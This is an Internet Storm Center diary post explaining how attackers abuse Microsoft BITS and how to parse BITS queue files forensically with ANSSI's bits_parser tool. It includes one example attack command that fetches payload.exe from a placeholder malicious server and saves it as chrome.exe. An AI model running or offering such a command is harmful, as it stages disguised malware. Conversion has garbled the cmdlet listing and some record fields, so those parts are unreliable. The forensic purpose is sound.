previous

next



<u>Internet Storm Center</u>

Search...(IP, Port..)

Search

Sign In

Sign Up

SANS Network Security: Las Vegas Sept 4-9.

@

Handler on Duty: Guy Bruneau

Threat Level: Green

★ Homepage

Diaries

Podcasts


🎝 Jobs

Ⅲ Data

Tools

Contact Us

About Us





My next class:

Reverse-Engineering Malware: Advanced Code Analysis Singapore Nov 18th - Nov 22nd 2024

Investigating Microsoft BITS Activity

Published: 2018-01-26. **Last Updated**: 2018-01-26 08:32:12 UTC **by** <u>Xavier Mertens</u> (Version: 1)







<u>0 comment(s)</u>

Microsoft BITS ("Background Intelligent Transfer Service") is a tool present[1] in all modern Microsoft Windows operating systems. As the name says, you can see it as a "curl" or "wget" tool for Windows. It helps to transfer files between a server and a client but it also has plenty of interesting features. Such a tool, being always available, is priceless for attackers. They started to use BITS to grab malicious contents from the Internet. In May 2016, I wrote a diary about a piece of malware that already used BITS[2]. But the tool has many more interesting features (for the good as well the bad guys) like executing a command once the download completed, it can also control the bandwidth used (to remain stealthy).

Previously, there was a command 'bitsadmin' available to manage transfers with BITS but it has been deprecated and replaced by a complete integration with PowerShell:

PS C:\> Import-Module BitsTransfer PS C:\> Get-Command *-bits* CommandType Name Cmdlet Add-BitsFile Cmdlet Complete-BitsTransfer Get-BitsTransfer Cmdlet Cmdlet Remove-BitsTransfer Resume-BitsTransfer Cmdlet Cmdlet Set-BitsTransfer Cmdlet Start-BitsTransfer Cmdlet Suspend-BitsTransfer yield from self.parse()

To create a BITS jobs, just do this:

Start-BitsTransfer -Source http://malicious.server/payload.exe -Destination %APPDATA%/chrome.exe


Note that BITS is used by many third-party tools to download their own updates like AcrobatReader.

BITS is fully integrated within the Microsoft OS and generates events in the EventLog but everybody knows that such pieces of evidence can be easily cleared by the attackers. How to investigate an incident involving file transfer performed via BITS? French researchers from ANSSI[3] had a look at the queue manager files created by BITS. Such files are stored in %%ALLUSERSPROFILE%%\Microsoft\Network\Downloader (Administrative rights are required to access them):



Internet Storm Center

Sign In Sign Up



Diaries

Podcasts


🎝 Jobs

■ Data

Tools

Contact Us

About Us



Microsoft does not communicate a lot of information about the format of the file and the ANSSI researchers did a nice job to reverse engineer the format and to create a tool to parse them. The tool is called bits_parser[4].

Let's install it using pip and check the available options:

```
# bits_parser -h
Extract BITS jobs from QMGR queue or disk image to CSV file.
  bits_parser [options] [-o OUTPUT] FILE
Options:
                                      Disable carving.
  --no-carving
  --disk-image, -i
                                      Data input is a disk image.
  --radiance=VALUE
                                      Radiance in kB. [default: 2048]
  --skip-sampling
                                      Skip sampling and load file in memory.
  --checkpoint=PATH
                                      Store disk checkpoint file.
  --out=OUTPUT, -o OUTPUT
                                      Write result to OUTPUT [default: stdout]
  --verbose, -v
                                      More verbosity.
                                      Display debug messages.
  --debug
  --help, -h
                                      Show this screen.
  --version
                                      Show version.
# bits_parser -o test.csv qmgr0.dat
```

Here are two examples of BITS jobs results (one carved, the second not). I reformated the CSV file for more readibility:


job_id	fd80a460-ec19-421a-a014-11d4881c1e5c
name	WU Client Download
desc	
type	download
priorit y	high
sid	S-1-5-18
state	suspended
cmd	
args	
file_co unt	1
file_id	0
dest_f n	C:\Windows\SoftwareDistribution\Download\087417a132f 6f4ad6d49797863745d14\374d740218c5a5bdb142754037c a67cce76d6bbf



<u>Internet Storm Center</u>

Sign In Sign Up

- ★ Homepage
- **Diaries**
- Podcasts
- 🎝 Jobs
- Data
- Tools
- Contact Us
- About Us




	1721 J7031 C001 CCC1 000001.CAC
tmp_f	C:\Windows\SoftwareDistribution\Download\087417a132f
n	6f4ad6d49797863745d14\BIT687A.tmp
downl	
oad_si	0
ze	
transf	2183440
er_size	
drive	C:\
vol_gui d	\\?\Volume{7544f408-ea0d-11e0-8a32-806e6f6e6963}\
ctime	2018-01-24 20:36:07.198336,
mtime	2018-01-25 17:06:37.530274
other_ time0	2018-01-25 17:06:37.530274
other_ time1	2018-01-25 17:06:37.530274
other_ tome2	2018-04-25 17:06:37.530274
carved	False

job_id	
name	
desc	
type	
priorit	
У	
sid	
state	
cmd	
args	1
file_co unt	0
file_id	0
	C:\Windows\SoftwareDistribution\Download\76f6d3e62f79
dest_f	62922156b604ab456dd4\c0e8dfa3b6ae8d77fb171525b949
n	1311a53a1b85
src_fn	http://download.windowsupdate.com/d/msdownload/update/software/defu/2018/01/nis_delta_patch_c0e8dfa3b6ae8d77fb171525b9491311a53a1b85.exe
	C:\Windows\SoftwareDistribution\Download\76f6d3e62f79 62922156b604ab456dd4\BIT6958.tmp
downl oad_si ze	0
transf er_siz e	276240
drive	C:\
vol_gu id	\\?\Volume{7544f408-ea0d-11e0-8a32-806e6f6e6963}\
ctime	2018-01-24 20:36:07.417086
mtime	2018-01-25 17:10:44.264648
other_ time0	2018-01-25 17:06:48.764648



Internet Storm Center

Sign In Sign Up



Reverse-Engineering Malware: Advanced Code Analysis Singapore Nov 18th - Nov 22nd 2024

previous next

Comments

Login here to join the discussion.

Top of page

Diary Archives

© 2024 SANS™ Internet Storm Center Developers: We have an API for you! (cc) BY-NC Link To Us About Us Handlers Privacy Policy





